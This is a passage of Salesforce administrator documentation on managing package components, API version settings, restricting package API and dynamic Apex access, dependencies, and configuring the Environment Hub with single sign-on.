- The component can be deleted, but can be undeleted from either the Deleted Package Components page or through the Recycle Bin

To access the Deleted Package Components page, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

After a package is uploaded with a component marked for deletion, it is deleted forever.

 **Warning:** Although a component is deleted, its **Name** remains within Salesforce. You can never create another component with the same name. The Deleted Package Components page lists which names can no longer be used.

To access the Deleted Package Components page, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Select the package that the component was uploaded to, and then click **View Deleted Components**. If a component can be retrieved through the Recycle Bin, it can also be retrieved through this page. You can retrieve the following types of components from here.

- Apex classes and triggers that don't have `global` access.
- Custom tabs.
- Visualforce components with `public` access.
- Protected components, including:
 - Custom labels
 - Custom links (for Home page only)
 - Workflow alerts
 - Workflow field updates
 - Workflow outbound messages
 - Workflow tasks
 - Workflow flow triggers

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

- Data components, such as Documents, Dashboards, and Reports. These are the only types of components that can also be undeleted from the Recycle Bin.

You can retrieve components from the Recycle Bin and Deleted Package Components page any time *before* uploading a new version of the package. To do this, click **Undelete** next to the component.

The Deleted Components displays the following information (in alphabetical order):

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To delete components from a package:

- "Create AppExchange Packages"

Attribute	Description
Action	If the  Managed - Released package hasn't been uploaded with the component deleted, this contains an Undelete link that allows you to retrieve the component.
Available in Versions	Displays the version number of the package in which a component exists.
Name	Displays the name of the component.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Viewing Unused Components in a Package

This table shows components no longer being used in the current version of a package. Any component shown here that's part of a managed package is safe to delete unless you've used it in custom integrations. After you've deleted an unused component, it appears in this list for 15 days. During that time, you can either undelete it to restore the component and all data stored in it, or delete the component permanently. Note that when you undelete a custom field, some properties on the field will be lost or changed. After 15 days, the field and its data are permanently deleted.

 **Note:** Before deleting a custom field, you can keep a record of its data. From Setup, enter *Data Export* in the *Quick Find* box, then select **Data Export**.

The following component information is displayed (in alphabetical order):

Attribute	Description
Action	Can be one of two options: <ul style="list-style-type: none"> • Undelete • Delete
Name	Displays the name of the component.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Modifying Custom Fields after a Package is Released

The following changes are allowed to custom fields in a package, after it is released.

- The length of a text field can be increased or decreased.
- The number of digits to the left or right of the decimal point in a number field can be increased or decreased.
- A required field can be made non-required and vice-versa. If a default value was required for a field, that restriction can be removed and vice-versa.

Configuring Default Package Versions for API Calls

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

You can specify the default package versions for enterprise API and partner API calls. The enterprise WSDL is for customers who want to build an integration with their Salesforce organization only. It is strongly typed, which means that calls operate on objects and fields with specific data types, such as `int` and `string`. The partner WSDL is for customers, partners, and ISVs who want to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. It is loosely typed, which means that calls operate on name-value pairs of field names and values instead of specific data types.

You must associate the enterprise WSDL with specific package versions to maintain existing behavior for clients. There are options for setting the package version bindings for an API call from client applications using either the enterprise or partner WSDL. The package version information for API calls issued from a client application based on the enterprise WSDL is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. The SOAP endpoint contains a URL with a format of `serverName/services/Soap/c/api_version/ID` where *api_version* is the version of the API, such as 39.0, and *ID* encodes your package version selections when the enterprise WSDL was generated.
3. The default enterprise package version settings.

The partner WSDL is more flexible as it is used for integration with multiple organizations. If you choose the Not Specified option for a package version when configuring the default partner package versions, the behavior is defined by the latest installed package version. This means that behavior of package components, such as an Apex trigger, could change when a package is upgraded and that change would immediately impact the integration. Subscribers may want to select a specific version for an installed package for all partner API calls from client applications to ensure that subsequent installations of package versions do not affect their existing integrations.

The package version information for partner API calls is determined by the first match in the following settings.

1. The PackageVersionHeader SOAP header.
2. An API call from a Visualforce page uses the package versions set for the Visualforce page.
3. The default partner package version settings.

To configure default package versions for API calls:

1. From Setup, enter *API* in the `Quick Find` box, then select **API**.
2. Click **Configure Enterprise Package Version Settings** or **Configure Partner Package Version Settings**. These links are only available if you have at least one managed package installed in your organization.
3. Select a `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default selection.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

USER PERMISSIONS

To configure default package versions for API calls:

- “Customize Application”

 **Note:** Installing a new version of a package in your organization does not affect the current default settings.

About API and Dynamic Apex Access in Packages

ApexPackage components have access via dynamic Apex and the API to standard and custom objects in the organization where they are installed. Developers of Force.com AppExchange packages that are intended for external customers (also called third-party developers or partners) may wish to restrict this access. Restricting access makes packages safer for administrators to install. Also, administrators who install such packages may wish to restrict this access after installation, even if the package developers have not, for improved security.

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

There are two possible options for the `API Access` setting:

- The default `Unrestricted`, which gives the package components the same API access to standard objects as the user who is logged in when the component sends a request to the API. Apex runs in system mode. Unrestricted access gives Apex read access to all standard and custom objects.
- `Restricted`, which allows the administrator to select which standard objects the components in the package can access. Further, the components in restricted packages can only access custom objects in the current package if the user has the object permissions that provide access to them.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Considerations for API and Dynamic Apex Access in Packages

By default, dynamic Apex can only access the components with which the code is packaged. To provide access to standard objects not included in the package, the developer must set the `API Access`.

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Select the package that contains a dynamic Apex that needs access to standard objects in the installing organization.
3. In the Package Detail related list, click **Enable Restrictions** or `Restricted`, whichever is available.
4. Set the access level (Read, Create, Edit, Delete) for the standard objects that the dynamic Apex can access.
5. Click **Save**.

Choosing `Restricted` for the `API Access` setting in a package affects the following:

- API access in a package overrides the following user permissions:
 - Author Apex
 - Customize Application
 - Edit HTML Templates
 - Edit Read Only Fields

- Manage Billing
 - Manage Call Centers
 - Manage Categories
 - Manage Custom Report Types
 - Manage Dashboards
 - Manage Letterheads
 - Manage Package Licenses
 - Manage Public Documents
 - Manage Public List Views
 - Manage Public Reports
 - Manage Public Templates
 - Manage Users
 - Transfer Record
 - Use Team Reassignment Wizards
 - View Setup and Configuration
 - Weekly Export Data
- If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the “Modify All Data” and “View All Data” permissions.
 - A package with `Restricted` API access can’t create new users.
 - Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.

The following considerations also apply to API access in packages:

- Workflow rules and Apex triggers fire regardless of API access in a package.
- If a component is in more than one package in an organization, API access is unrestricted for that component in all packages in the organization regardless of the access setting.
- If Salesforce introduces a new standard object after you select restricted access for a package, access to the new standard object is not granted by default. You must modify the restricted access setting to include the new standard object.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.
- S-controls are served by Salesforce and rendered inline in Salesforce. Because of this tight integration, there are several means by which an s-control in an installed package could escalate its privileges to the user’s full privileges. In order to protect the security of organizations that install packages, s-controls have the following limitations:
 - For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
 - For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.

- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

[Configuring Installed Packages](#)

Manage API and Dynamic Apex Access in Packages

`API Access` is a package setting that controls the dynamic Apex and API access that s-controls and other package components have to standard and custom objects. The setting displays for both the developer and installer on the package detail page. With this setting:

- The developer of an AppExchange package can restrict API access for a package before uploading it to Force.com AppExchange. Once restricted, the package components receive Apex and API sessions that are restricted to the custom objects in the package. The developer can also enable access to specific standard objects, and any custom objects in other packages that this package depends on.
- The installer of a package can accept or reject package access privileges when installing the package to his or her organization.
- After installation, an administrator can change Apex and API access for a package at any time. The installer can also enable access on additional objects such as custom objects created in the installer's organization or objects installed by unrelated packages.

Setting API and Dynamic Apex Access in Packages

To change package access privileges in a package you or someone in your organization has created:

1. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
2. Select a package.
3. The `API Access` field displays the current setting, `Restricted` or `Unrestricted`, and a link to either **Enable Restrictions** or **Disable Restrictions**. If `Read`, `Create`, `Edit`, and `Delete` access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the "Modify All Data" and "View All Data" permissions.

Use the `API Access` field to:

Enable Restrictions

This option is available only if the current setting is `Unrestricted`. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the `Read`, `Create`, `Edit`, or `Delete` checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the `Restricted` option, including information about when it is disabled, see [Considerations for API and Dynamic Apex Access in Packages](#) on page 6210.

Disable Restrictions

This option is available only if the current setting is `Restricted`. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the

EDITIONS

USER PERMISSIONS

To edit API and dynamic Apex access for a package you have created or installed:

- "Create AppExchange packages"

To accept or reject package API and dynamic Apex access for a package as part of installation:

- "Download AppExchange packages"

components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted

Click this link if you have already restricted API access and wish to edit the restrictions.

Accepting or Rejecting API and Dynamic Apex Access Privileges During Installation

To accept or reject the API and dynamic Apex access privileges for a package you are installing:

- Start the installation process on Force.com AppExchange.
- In **Approve API Access**, either accept by clicking **Next**, or reject by clicking **Cancel**. Complete the installation steps if you have not canceled.

Changing API and Dynamic Apex Access Privileges After Installation

To edit the package API and dynamic Apex access privileges after you have installed a package:

1. From Setup, enter *Installed Packages* in the **Quick Find** box, then select **Installed Packages**.
2. Click the name of the package you wish to edit.
3. The **API Access** field displays the current setting, *Restricted* or *Unrestricted*, and a link to either **Enable Restrictions** or **Disable Restrictions**. If **Read**, **Create**, **Edit**, and **Delete** access are not selected in the API access setting for objects, users do not have access to those objects from the package components, even if the user has the “Modify All Data” and “View All Data” permissions.

Use the **API Access** field to:

Enable Restrictions

This option is available only if the current setting is *Unrestricted*. Select this option if you want to specify the dynamic Apex and API access that package components have to standard objects in the installer's organization. When you select this option, the Extended Object Permissions list is displayed. Select the **Read**, **Create**, **Edit**, or **Delete** checkboxes to enable access for each object in the list. This selection is disabled in some situations. Click **Save** when finished. For more information about choosing the *Restricted* option, including information about when it is disabled, see [Considerations for API and Dynamic Apex Access in Packages](#) on page 6210.

Disable Restrictions

This option is available only if the current setting is *Restricted*. Select this option if you do not want to restrict the Apex and API access privileges that the components in the package have to standard and custom objects. This option gives all the components in the package the same API access as the user who is logged in. For example, if a user can access accounts, an Apex class in the package that accesses accounts would succeed when triggered by that user.

Restricted

Click this link if you have already restricted API access and wish to edit the restrictions.

Generating an Enterprise WSDL with Managed Packages

If you are downloading an enterprise WSDL and you have managed packages installed in your organization, you need to take an extra step to select the version of each installed package to include in the generated WSDL. The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. A subscriber can select a package version for each installed managed package to allow their API client to continue to function with specific, known behavior even when they install subsequent versions of a package. Each package version can have variations in the composition of its objects and fields, so you must select a specific version when you generate the strongly typed WSDL.

To download an enterprise WSDL when you have managed packages installed:

1. From Setup, enter `API` in the `Quick Find` box, then select **API**.
2. Click **Generate Enterprise WSDL**.
3. Select the `Package Version` for each of your installed managed packages. If you are unsure which package version to select, you should leave the default, which is the latest package version.
4. Click **Generate**.
5. Use the **File** menu in your browser to save the WSDL to your computer.
6. On your computer, import the local copy of the WSDL document into your development environment.

Note the following in your generated enterprise WSDL:

- Each of your managed package version selections is included in a comment at the top of the WSDL.
- The generated WSDL contains the objects and fields in your organization, including those available in the selected versions of each installed package. If a field or object is added in a later package version, you must generate the enterprise WSDL with that package version to work with the object or field in your API integration.
- The SOAP endpoint at the end of the WSDL contains a URL with a format of `serverName/services/Soap/c/api_version/ID` where `api_version` is the version of the API, such as 39.0, and `ID` encodes your package version selections when you communicate with Salesforce.

You can also select the default package versions for the enterprise WSDL without downloading a WSDL from the API page in Setup. Default package versions for API calls provide fallback settings if package versions are not provided by an API call. Many API clients do not include package version information, so the default settings maintain existing behavior for these clients.

USER PERMISSIONS

To download a WSDL:

- "Customize Application"

Understanding Dependencies

Package dependencies are created when one component references another component, permission, or preference that is required for the component to be valid. Force.com tracks certain dependencies, including:

- Organizational dependencies, such as whether multicurrency or campaigns are enabled
- Component-specific dependencies, such as whether particular record types or divisions exist
- References to both standard and custom objects or fields

Packages, Apex classes, Apex triggers, Visualforce components, and Visualforce pages can have dependencies on components within an organization. These dependencies are recorded on the Show Dependencies page.

Dependencies are important for packaging because any dependency in a component of a package is considered a dependency of the package as a whole.

 **Note:** An installer's organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.

Dependencies are important for Apex classes or triggers because any component on which a class or trigger depends must be included with the class or trigger when the code is deployed or packaged.

In addition to dependencies, the *operational scope* is also displayed on the Show Dependencies page. The operational scope is a table that lists any data manipulation language (DML) operations (such as `insert` or `merge`) that Apex executes on a specified object. The operational scope can be used when installing an application to determine the full extent of the application's database operations.

To view the dependencies and operational scope for a package, Apex class, Apex trigger, or Visualforce page:

1. Navigate to the appropriate component from Setup:
 - For packages, enter *Packages* in the **Quick Find** box, then select **Packages**.
 - For Apex classes, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**.
 - For Apex triggers, from the management settings for the appropriate object, go to Triggers.
 - For Visualforce pages, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages**.
2. Select the name of the component.
3. Click **View Dependencies** for a package, or **Show Dependencies** for all other components, to see a list of objects that depend upon the selected component.

If a list of dependent objects displays, click **Fields** to access the field-level detail of the operational scope. The field-level detail includes information, such as whether a field is updated by Apex. For more information, see [Field Operational Scope](#) on page 5921.

Packages, Apex code, and Visualforce pages can be dependent on many components, including but not limited to:

- Custom field definitions
- Validation formulas
- Reports
- Record types
- Apex
- Visualforce pages and components

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Apex available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To upload packages:

- "Upload AppExchange Packages"

To view Apex dependencies:

- "Author Apex"

To view Visualforce dependencies:

- "Developer Mode"

For example, if a Visualforce page includes a reference to a multicurrency field, such as `{ !contract.ISO_code }`, that Visualforce page has a dependency on multicurrency. If a package contains this Visualforce page, it also has a dependency on multicurrency. Any organization that wants to install this package must have multicurrency enabled.

Environment Hub

The Environment Hub lets you connect, create, view, and log in to Salesforce orgs from one location. If your company has multiple environments for development, testing, and trials, the Environment Hub lets you streamline your approach to org management.

From the Environment Hub, you can:

- Connect existing orgs to the hub with automatic discovery of related orgs.
- Create standard and partner edition orgs for development, testing, and trials.
- View and filter hub members according to criteria that you choose, like edition, creation date, instance, origin, and SSO status.
- Create single sign-on (SSO) user mappings for easy login access to hub members.

Each hub member org corresponds to an EnvironmentHubMember object. EnvironmentHubMember is a standard object, similar to Accounts or Contacts, so you can use the platform to extend or modify the Environment Hub programmatically. For example, you can create custom fields, set up workflow rules, or define user mappings and enable SSO using the API for any hub member org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, and Unlimited** Editions

[Get Started with the Environment Hub](#)

Configure the Environment Hub so that users at your company can access the app to create and manage member orgs. Then enable My Domain so that you can connect existing orgs to the hub and create SSO user mappings.

[Manage Orgs in the Environment Hub](#)

You can manage all your existing Salesforce orgs from one location by connecting them to the Environment Hub. You can also create orgs using Salesforce templates for development, testing, and trial purposes.

[Single Sign-on in the Environment Hub](#)

Developing, testing, and deploying apps means switching between multiple Salesforce environments and providing login credentials each time. Single sign-on (SSO) simplifies this process by letting an Environment Hub user log in to member orgs without reauthenticating. You can set up SSO by defining user mappings manually, using Federation IDs, or creating a formula.

[Environment Hub Best Practices](#)

Follow these guidelines and best practices when you use the Environment Hub.

[Environment Hub FAQ](#)

Answers to common questions about the Environment Hub.

[Considerations for the Environment Hub in Lightning Experience](#)

Be aware of these considerations when creating and managing orgs in the Environment Hub.

Get Started with the Environment Hub

Configure the Environment Hub so that users at your company can access the app to create and manage member orgs. Then enable My Domain so that you can connect existing orgs to the hub and create SSO user mappings.

Configure the Environment Hub

Enable the Environment Hub in your org, and then configure it to give other users access.

Enable My Domain for the Environment Hub

My Domain is required to connect existing orgs to the Environment Hub and create SSO user mappings. Enable My Domain in the org where the Environment Hub is installed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Configure the Environment Hub

Enable the Environment Hub in your org, and then configure it to give other users access.

1. Contact Salesforce to enable the Environment Hub in your org. If you're an ISV partner, you can skip this step. The Environment Hub is already installed in your Partner Business Org.
2. Log in to the org where the Environment Hub is enabled, and then go to Setup.
3. Assign users access to features in the Environment Hub.
 - a. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
 - b. Create a profile, or edit an existing one.
 - c. Edit the profile's settings.

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

Profile Section	Environment Hub Settings
Custom App Settings	Enable the Environment Hub custom app to make it available in the App Launcher in Lightning Experience or App Menu in Salesforce Classic.
Connected App Access	Unless advised by Salesforce, don't adjust settings in this section of the profile.
Service Provider Access	<p>If you enable single sign-on (SSO) in a member org, new entries appear in this section of the profile. Entries appear in the format <i>Service Provider [Organization ID]</i>, where <i>Organization ID</i> is the ID of the member org. Users who don't have access to the service provider sometimes see this message when attempting to log in via SSO: "User '[UserID]' does not have access to sp '[Service Provider ID]'."</p> <p>When configuring the Environment Hub in a new org, this section is empty.</p>
Administrative Permissions	<p>Enable "Manage Environment Hub" to allow users to:</p> <ul style="list-style-type: none"> • Create orgs for development, testing, and trials. • Configure SSO for member orgs.

Profile Section	Environment Hub Settings
General User Permissions	Enable “Connect Organization to Environment Hub” to allow users to connect existing orgs to the Environment Hub.
Standard Object Permissions	<p>Grant object permissions based on the level of access required by the Environment Hub user.</p> <p>Hub Members object:</p> <ul style="list-style-type: none"> • “Read”—View existing Hub Member records. • “Create”—This permission has no impact on the ability to create Hub Member records. That’s because record creation is handled either by connecting an existing org or creating an org from the Environment Hub. • “Edit”—Edit fields on existing Hub Member records. • “Delete”—Disconnect an org from the Environment Hub and delete its corresponding Hub Member record and Service Provider record (if SSO was enabled for the member). • “View All”—Read all Hub Member records, regardless of who created them. • “Modify All”—Read, edit, and delete all Hub Member records, regardless of who created them. <p>Hub Invitations object:</p> <ul style="list-style-type: none"> • If you enable the “Connect Organization to Environment Hub” permission, enable “Create”, “Read”, “Update, and “Delete” for Hub Invitations. <p>Signup Request object:</p> <ul style="list-style-type: none"> • If you enable the “Manage Environment Hub” permission, enable “Create” and “Read” for Signup Requests to allow users to create orgs. Optionally, enable “Delete” to allow users to remove orgs from the hub.

d. Select **Save**.

Enable My Domain for the Environment Hub

My Domain is required to connect existing orgs to the Environment Hub and create SSO user mappings. Enable My Domain in the org where the Environment Hub is installed.

1. Find an available domain name and sign up for it.
 - a. From Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**.
 - b. Enter the subdomain name you want to use within the sample URL.
 - c. Select **Check Availability**. If your name is already taken, choose a different one.
 - d. Select **Register Domain**.

USER PERMISSIONS

- To set up a domain name:
- “Customize Application”

You receive a confirmation email from Salesforce when your new domain is ready for testing.

2. Test your domain name and deploy it to your org.
 - a. Click the URL in the confirmation email to log in to Salesforce using your new domain. Alternatively, from Setup, enter *My Domain* in the **Quick Find** box, select **My Domain**, and then select **Click here to login**.
 - b. Test the new domain by clicking tabs and links within your org. Notice that all pages show your new domain name.

Tip: If you use custom buttons or Visualforce pages in your org, test them before deploying the new domain name. If you used instance-based URLs in your customizations, your links are broken.
 - c. To roll out the new domain name to your org, from Setup, enter *My Domain* in the **Quick Find** box, select **My Domain**, and then select **Deploy to Users**.
The domain is activated immediately, and your users are redirected to pages with the new domain.
3. Set the domain login policy for users accessing your pages.
 - a. From Setup, enter *My Domain* in the **Quick Find** box, then select **My Domain**.
 - b. Under My Domain Settings, select **Edit**.
 - c. To turn off authentication for users who do not use your domain-specific login page, select the login policy. This option enhances security by preventing login attempts by anyone who doesn't know your domain name.
 - d. Choose a redirect policy based on the level of security that you want. You have these 3 options, in order of increasing security.
 - Redirect users to the same page within the domain.
 - Redirect users with a warning.
 - Prevent redirecting by having users enter the new domain name.

Manage Orgs in the Environment Hub

You can manage all your existing Salesforce orgs from one location by connecting them to the Environment Hub. You can also create orgs using Salesforce templates for development, testing, and trial purposes.

[Connect an Org to the Environment Hub](#)

You can connect existing Salesforce orgs to the Environment Hub, allowing you to manage all your development, test, and trial environments from one location. When you connect an org to the hub, related orgs are automatically discovered so you don't have to manually connect them.

[Create an Org from the Environment Hub](#)

You can create orgs from the Environment Hub for development, testing, and trial purposes. If you're an ISV partner, you can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. When you create an org from the Environment Hub, it becomes a hub member and its default language is set by the user's locale.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Connect an Org to the Environment Hub

You can connect existing Salesforce orgs to the Environment Hub, allowing you to manage all your development, test, and trial environments from one location. When you connect an org to the hub, related orgs are automatically discovered so you don't have to manually connect them.

The following types of related orgs are automatically discovered.

- For any organization, all sandbox orgs created from it
- For a release org, all its related patch orgs
- For a Trialforce Management Org, all Trialforce Source Orgs created from it
- For an org with the License Management App (LMA) installed, any release org with a managed package registered in the LMA

 **Note:** You can't connect a sandbox org to the Environment Hub directly. If you want to connect a sandbox, first connect the org used to create the sandbox to the Environment Hub. Then, refresh the sandbox org. The refresh automatically adds it as a hub member.

1. Log in to the Environment Hub, and then select **Connect Org**.
2. Enter the admin username for the org that you want to connect and, optionally, a short description. A description makes it easier to find the org later, especially if your hub has many members.
3. By default, single sign-on (SSO) is enabled for the org you connected. To disable SSO, deselect **Auto-enable SSO for this org**.
4. Select **Connect Org** again.
5. In the pop-up window, enter the org's admin username and password. If you don't see the pop-up, temporarily disable your browser's ad blocking software and try again.
6. Select **Log In**, and then select **Allow**.

USER PERMISSIONS

To connect an organization to the Environment Hub:

- "Connect Organization to Environment Hub"

Create an Org from the Environment Hub

You can create orgs from the Environment Hub for development, testing, and trial purposes. If you're an ISV partner, you can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. When you create an org from the Environment Hub, it becomes a hub member and its default language is set by the user's locale.

 **Note:** You can create up to 20 member orgs per day. To create more orgs, log a case in the Partner Community.

1. Log in to the Environment Hub, and then select **Create Org**.
2. Choose an org purpose.

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

Purpose	Lets You Create:
Development	Developer Edition orgs for building and packaging apps.
Test/Demo	Trial versions of standard Salesforce orgs for testing and demos. These orgs are similar to the ones customers create at www.salesforce.com/trial . When you create a Test/Demo org, you can specify a Trialforce template if you want the org to include your customizations.
Trialforce	Trialforce Source Organizations (TSOs) as an alternative to using a Trialforce Management Organization. Unless you need custom branding on your login page or emails, use the Environment Hub to create TSOs.

3. Enter the required information for the org type you selected.
4. Read the Master Subscription Agreement, and then select the checkbox.
5. Select **Create**.

When your org is ready, you receive an email confirmation, and the org appears in your list of hub members.

Single Sign-on in the Environment Hub

Developing, testing, and deploying apps means switching between multiple Salesforce environments and providing login credentials each time. Single sign-on (SSO) simplifies this process by letting an Environment Hub user log in to member orgs without reauthenticating. You can set up SSO by defining user mappings manually, using Federation IDs, or creating a formula.

The Environment Hub supports these SSO methods for matching users.

SSO Method	Description
Mapped Users	Match users in the Environment Hub to users in a member org manually. Mapped Users is the default method for SSO user mappings defined from the member detail page.
Federation ID	Match users who have the same Federation ID in both the Environment Hub and a member org.
User Name Formula	Match users in the Environment Hub and a member org according to a formula that you define.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

If you specify multiple SSO methods, they're evaluated in this order: (1) Mapped Users, (2) Federation ID, and (3) User Name Formula. The first method that results in a match is used to log in the user, and the other methods are ignored. If a matching user can't be identified, the Environment Hub directs the user to the standard Salesforce login page.

 **Note:** SSO doesn't work for newly added users or for user mappings defined in a sandbox org. Only add users, edit user information, or define SSO user mappings in the parent org for the sandbox.

[Enable SSO for a Member Org](#)

You can enable single sign-on (SSO) to let an Environment Hub user log in to a member org without reauthenticating.

[Define an SSO User Mapping](#)

You can manually define a single-sign on (SSO) user mapping between a user in the Environment Hub and a user in a member org. Before you define a user mapping, enable SSO in the hub member org.

[Use a Federation ID or Formula for SSO](#)

You can match an Environment Hub user with a user in a member org using a Federation ID or a user name formula. For either method, enable SSO in the hub member org first.

[Disable SSO for a Member Org](#)

If you want Environment Hub users to reauthenticate when they log in to a member org, you can disable SSO. Disabling SSO doesn't remove the user mappings that you've defined, so you can always re-enable SSO later.

Enable SSO for a Member Org

You can enable single sign-on (SSO) to let an Environment Hub user log in to a member org without reauthenticating.

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Select **Enable SSO**.
3. Confirm that you want to enable SSO for this org, and then select **Enable SSO** again.

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

Define an SSO User Mapping

You can manually define a single-sign on (SSO) user mapping between a user in the Environment Hub and a user in a member org. Before you define a user mapping, enable SSO in the hub member org.

User mappings can be many-to-one but not one-to-many. In other words, you can associate multiple users in the Environment Hub to one user in a member org. For example, if you wanted members of your QA team to log in to a test org as the same user, you could define user mappings.

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Go to the Single Sign-On User Mappings related list, and then select **New SSO User Mapping**.
3. Enter the username of the user that you want to map in the member org, and then look up a user in the Environment Hub.
4. Select **Save**.

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

Use a Federation ID or Formula for SSO

You can match an Environment Hub user with a user in a member org using a Federation ID or a user name formula. For either method, enable SSO in the hub member org first.

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Go to SSO Settings, and then choose a method.

Method	Steps
SSO Method 2 - Federation ID	Select the checkbox.
SSO Method 3 - User Name Formula	Select the checkbox, and then define a formula. For example, to match the first part of the username (the part before the "@" sign) with an explicit domain name, enter: <code>LEFT(\$User.Username, FIND("@", \$User.Username)) & ("mydev.org")</code>

USER PERMISSIONS

To set up and configure the Environment Hub:

- "Manage Environment Hub"

3. Select **Save**.

Disable SSO for a Member Org

If you want Environment Hub users to reauthenticate when they log in to a member org, you can disable SSO. Disabling SSO doesn't remove the user mappings that you've defined, so you can always re-enable SSO later.

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Select **Disable SSO**.
3. Confirm that you want to disable SSO for this org, and then select **Disable SSO** again.

Environment Hub Best Practices

Follow these guidelines and best practices when you use the Environment Hub.

- If you're an admin or developer, choose the org that your team uses most frequently as your hub org. If you're an ISV partner, the Environment Hub is already installed in your Partner Business Org.
- Set up My Domain for each member org, in addition to the hub org. Because each My Domain includes a unique domain URL, it's easier to distinguish between the member orgs that you use for development, testing, and trials.
- Because each member org is a standard object (of type EnvironmentHubMember), you can modify its behavior or access it programmatically. For example, you can create custom fields, set up workflow rules, or define user mappings and enable single sign-on using the API for any member org.
- Decide on a strategy for enabling SSO access based on your company's security requirements. Then choose the SSO method (explicit mapping, Federation ID, or custom formula) that meets your needs.
- SSO doesn't work for newly added users or for user mappings defined in a sandbox org. Only add users, edit user information, or define SSO user mappings in the parent org for the sandbox.
- The Environment Hub connected app is for internal use only. Don't enable it for any profiles. Unless advised by Salesforce, don't delete the connected app or adjust its settings.

Environment Hub FAQ

